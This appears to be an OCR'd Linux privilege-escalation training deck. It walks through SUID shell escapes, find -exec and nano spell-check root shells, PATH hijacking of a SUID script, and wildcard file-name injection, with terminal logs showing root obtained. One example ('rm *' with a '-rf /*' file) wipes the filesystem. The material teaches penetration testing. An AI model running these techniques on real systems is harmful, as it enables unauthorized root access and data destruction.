
Standard Linux utility?

Try shell escape or command option argument

Custom script to make an admin’s life easy?

Try PATH = .
especially if the script makes a call to an alias

Also watch for wildcards



```
osboxes@osboxes:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/find
/usr/bin/traceroute6.iputils
/usr/bin/lppasswd
/usr/bin/sudo
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/vim.tiny
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/X
/usr/bin/mysql
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/bin/nano
/bin/su
/bin/mount
/bin/ping
/bin/less
/bin/umount
/bin/ping6
/bin/fusermount
/bin/more
osboxes@osboxes:~$ find / -perm -g=s -type f 2>/dev/null
/sbin/unix_chkpwd
/usr/sbin/uuidd
/usr/bin/crontab
/usr/bin/mlocate
/usr/bin/dotlockfile
/usr/bin/ssh-agent
/usr/bin/wall
/usr/bin/bsd-write
```

Shell escapes

INTENTIONAL OPTION TO EXECUTE COMMANDS


Binary	Shell escape
less	!cmd
more	!cmd :!cmd
vi	:! cmd
mysql	system cmd \! cmd
AND MANY MORE	

https://www.mariowiki.com/File:Koopa_Troopa_Artwork_-_Super_Mario_3D_World.png

Cmd option arguments

INTENTIONAL OPTION TO EXECUTE COMMANDS

Binary	Option
find	-exec CMD \;
awk	'{system("CMD")}'
AND MANY MORE	



```
osboxes@osboxes:~$ find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
-rwsr-sr-x 1 libuuid libuuid 18904 Aug  5  2015 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 347296 Apr 21  2015 /usr/sbin/pppd
-rwsr-xr-x 1 root root 229992 Jan  6  2014 /usr/bin/find
-rwsr-xr-x 1 root root 23104 May  7  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root lpadmin 14336 Jun  4  2015 /usr/bin/lppasswd
-rwsr-xr-x 1 root root 155008 Mar 12  2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 3345416 Jun 22  2015 /usr/bin/python2.7
-rwsr-xr-x 1 root root 46424 Jul 15  2015 /usr/bin/chfn
-rwsr-xr-x 1 root advgrp 884360 Jan  2  2014 /usr/bin/vim.tiny
-rwsr-xr-x 1 root root 75256 Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 41336 Jul 15  2015 /usr/bin/chsh
-rwsr-xr-x 1 root root 32464 Jul 15  2015 /usr/bin/newgrp
-rwsr-xr-x 1 root root 23304 Mar  4  2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 68152 Jul 15  2015 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 10192 Jun 22  2015 /usr/bin/X
-rwsr-xr-x 1 root root 3474400 Oct 23 15:35 /usr/bin/mysql
-rwsr-xr-x 1 root root 47032 Jul 15  2015 /usr/bin/passwd
-rwsr-xr-- 1 root messagebus 310800 Nov 25  2014 /usr/lib/dbus-1.0/dbus-daemon-l
aunch-helper
-rwsr-xr-x 1 root root 440416 Jan 31 17:02 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10344 Feb 25  2015 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 14768 Mar  4  2015 /usr/lib/policykit-1/polkit-agent-help
er-1
-rwsr-xr-x 1 root root 10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 192008 Oct  1  2012 /bin/nano
-rwsr-xr-x 1 root root 36936 Jul 15  2015 /bin/su
-rwsr-xr-x 1 root root 94792 Aug  5  2015 /bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 153664 Jun 10  2013 /bin/less
-rwsr-xr-x 1 root root 69120 Aug  5  2015 /bin/umount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30800 May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 39600 Aug  5  2015 /bin/more
osboxes@osboxes:~$ find / -exec /bin/sh \;
# whoami
root
# id
uid=1000(osboxes) gid=1000(osboxes) euid=0(root) groups=0(root),24(cdrom),27(sud
o),30(dip),46(plugdev),108(lpadmin),118(sambashare),400(testgrp),1000(osboxes)
# 
```

SUID Exploit


TRICKING AN EXECUTABLE INTO SPAWNING A SHELL

Nano is another common executable

If nano has a SUID bit set to root, can force an escape to root shell

Exploit:

1. create a temporary file with shell cmd
2. open nano with temp file set as spell-check reference
3. run spell-check to execute cmd under root permissions



```
osboxes@osboxes:~$ which nano
/usr/bin/nano
osboxes@osboxes:~$ ls -al /usr/bin/nano
lrwxrwxrwx 1 root root 9 Sep 12  2015 /usr/bin/nano -> /bin/nano
osboxes@osboxes:~$ ls -al /bin/nano
-rwsr-xr-x 1 root root 192008 Oct  1  2012 /bin/nano
osboxes@osboxes:~$ TF=$(mktemp)
osboxes@osboxes:~$ echo 'exec sh' > $TF
osboxes@osboxes:~$ chmod +x $TF
osboxes@osboxes:~$ nano -s $TF /etc/hosts
# id
uid=1000(osboxes) gid=1000(osboxes) euid=0(root) groups=0(root),24(cdrom),27(sud
o),30(dip),46(plugdev),108(lpadmin),118(sambashare),400(testgrp),1000(osboxes)
# whoami
root
#
```

Path = .

START LOOKING HERE

Path is an environment variable telling the OS where to look for an aliased binary

Instead of typing /bin/ls every time, you can just type ls

Use case: Prank the Admin

- Bill knows that his supervisor Sue has her PATH = .
- Writes a script to prank her, names it ls, sticks it in his /home/BILL/ directory
- Asks Sue why ls isn’t working in his ~
- Sue runs ls in /home/BILL/ and executes the prank script instead of /bin/ls binary

Path = .

START LOOKING HERE

Not easy during assessment to know which users have PATH = .

HOWEVER!

Custom script on the web server might execute call to aliased program

calling cat $FILE instead of /bin/cat $FILE


If it runs under root privs, you can exploit it

Use case: helperSH Exploit

- helperSH is a custom script on the web server that makes life easy for an admin; SUID as root
- Command within the script executes something recognizable (like ps)
- In writeable dir, make new file echo “/bin/sh” > ps
- Set own PATH = .
- Execute script from writeable dir

Path = .

START LOOKING HERE



```
osboxes@osboxes:~$ ls -al /usr/share/helperSH
-rwsr-xr-x 1 root root 8564 Feb 18 21:30 /usr/share/helperSH
osboxes@osboxes:~$ /usr/share/helperSH
  PID TTY          TIME CMD
 2947 pts/0    00:00:00 helperSH
 2948 pts/0    00:00:00 sh
 2949 pts/0    00:00:00 ps
osboxes@osboxes:~$ ps
  PID TTY          TIME CMD
 2817 pts/0    00:00:00 bash
 2950 pts/0    00:00:00 ps
osboxes@osboxes:~$ cd /tmp
osboxes@osboxes:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games
osboxes@osboxes:/tmp$ PATH=.:${PATH}
osboxes@osboxes:/tmp$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/l
ocal/games
osboxes@osboxes:/tmp$ echo "/bin/sh" > ps
osboxes@osboxes:/tmp$ chmod +x ps
osboxes@osboxes:/tmp$ ps
$ whoami
osboxes
$ exit
osboxes@osboxes:/tmp$ /usr/share/helperSH
# whoami
root
#
```

Use case: helperSH Exploit

- helperSH is a custom script on the web server that makes life easy for an admin; SUID as root
- Command within the script executes something recognizable (like ps)
- In writeable dir, make new file
  echo "/bin/sh" > ps
- Set own PATH = .
- Execute script from writeable dir

Wildcards

COMMAND OPTION ARGUMENTS AS FILENAMES

When using * wildcard, Unix shell interprets –FILENAME as command option argument

Meaning you can
submit command options
through file name
when running a wildcard process

Keep an eye out for wildcards in custom scripts, cron jobs, executables

chown example

files in a given dir include:

```
.FileRef.php
--reference=.FileRef.php
```

when root executes the following:

```
chown –R nobody:nobody *.php
```

becomes:

```
chown –R nobody:nobody --reference=.FileRef.php
```

User:group permissions of .FileRef.php are mapped onto every file in the directory

Wildcards

COMMAND OPTION ARGUMENTS AS FILENAMES

When using * wildcard, Unix shell interprets –FILENAME as command option argument

Meaning you can
submit command options
through file name
when running a wildcard process

Keep an eye out for wildcards in custom scripts, cron jobs, executables

NOTE –
EXPLOIT BELOW DELETES THE FILESYSTEM

```
cd /tmp
echo “blah” > “-rf /*”
rm *
```

When rm * gets to –rf /* file, command becomes rm –rf /*

Which recursively deletes everything on the filesystem, starting at /

Sneaky Mode

RECAP

SUID/SGID bits

1. Shell escapes
2. Cmd option arguments
3. PATH = .

Wildcards

Two ways to escalate:

1. **You're the agent** – your current user permissions are sufficient to execute the command & do the thing

2. **Something else is the agent** – you get something else to execute the command under THEIR permissions, which are sufficient to do the thing

BOSS MODE

THESE WILL TAKE SOME TIME TO GET RIGHT

cron

PRIVILEGE IS A CRONIC PROBLEM

Cron jobs are cmds executed on a schedule

Almost always run under root permissions

- /etc/cron.allow & /etc/cron.deny specify user privs

Cron takes a file; file tells it what to execute and when

- /etc/crontab


Related: at, batch (one-time execution)

- How to exploit?

1. Overwrite /etc/crontab
2. Write to a cron dir (priv misconfig)
3. If the what is vulnerable, might be able to modify or hit something downstream
4. Cron jobs may also have exploitable wildcards

cron

PRIVILEGE IS A CRONIC PROBLEM



